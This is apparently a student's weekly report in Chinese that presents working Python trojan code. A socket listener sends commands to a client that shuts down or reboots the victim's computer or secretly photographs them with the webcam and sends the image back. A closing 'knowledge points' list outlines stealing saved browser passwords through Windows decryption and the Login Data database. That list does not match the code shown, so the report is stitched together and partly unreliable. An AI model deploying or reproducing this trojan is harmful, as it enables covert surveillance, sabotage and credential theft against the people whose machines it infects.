第四周周报：

本周我学习了爬虫技巧之如何远程控制电脑


代码：


后台：


from socket import \*  
s = socket()  
s.bind(('0.0.0.0', 8888))  
s.listen()  
s, addr = s.accept()  
  
print(addr)  
print('1.关机 2.重启 3.偷窥')  
choice = input('请选择您要干的坏事的编号：')  
s.send(choice.encode())  
  
  
if choice=='3':  
 pass #此处省略  
 file\_size=int(s.recv(1024).decode())  
 s.send('接受了'.encode())  
 cur\_size=0  
 with open('2.png', 'wb') as file:  
 while cur\_size <file\_size:  
 data = s.recv(1024)  
 file.write(data)  
 cur\_size += len(data)

木马：

from socket import \*  
import os  
import cv2  
s = socket()  
s.connect(('127.0.0.1', 8888))  
choice = s.recv(1024).decode()  
if choice == "1":  
 os.system('shutdown -s -t 120')  
elif choice == "2":  
 os.system('shutdown -r -t 120')  
elif choice == "3":  
 cap = cv2.VideoCapture(0)  
 ret, frame = cap.read()  
 ret.frame = cap.read()  
 cv2.imwrite('1.png', frame)  
 cap.release()  
 s.send('阿sir,收手吧'.encode())  
 file\_size = os.path.getsize('1.png')  
 s.send(str(file\_size).encode())  
 s.recv(1024).decode()  
 with open('1.png', 'rb') as file:  
 for data in file:  
 s.send(data)




运行：先运行后台，再运行木马输入1，就可以强制电脑关机



取消重启方法：

同时按住window键和r键，输入shutdown -a

同理：输入相应的数字就可以进行相应的操作



运行3就可以在运行的瞬间用电脑（入侵的）拍照并传输到电脑上（本地的）等等

知识点：

该脚本涉及的技术可提炼为6个基础知识点：

1. Socket网络编程

- 功能：实现客户端与服务端通信（如脚本中设备间传密码数据）。

- 关键：客户端用 connect() 连服务端，服务端用 bind()+listen() 等监听，数据需转二进制（ encode() / decode() ）。

2. Pickle序列化

- 功能：将Python对象（如列表）转二进制流，便于传输（脚本打包账号密码数据）。

- 风险：反序列化可能执行恶意代码，合法场景优先用更安全的 json 。

3. Windows加密（win32crypt）

- 功能：解密Windows受保护数据（如浏览器密钥），仅当前用户可解密。

- 核心： CryptUnprotectData() 函数，输入加密数据，输出解密结果。

4. SQLite数据库（sqlite3）

- 功能：操作轻量级数据库（如浏览器 Login Data ）。

- 流程： connect() 连库→ cursor() 执行SQL→ fetchall() 取结果。

5. AES-GCM加密

- 功能：对称加密算法（加解密用同一密钥），保证数据安全（脚本解密密码）。

- 关键：需密钥、初始化向量（IV），解密后要剔除16字节认证标签。

6. 文件路径操作（os/shutil）

-  os.getenv() ：获取系统环境变量（如定位浏览器路径）；

-  shutil.copy() ：复制文件（脚本规避浏览器文件占用问题）。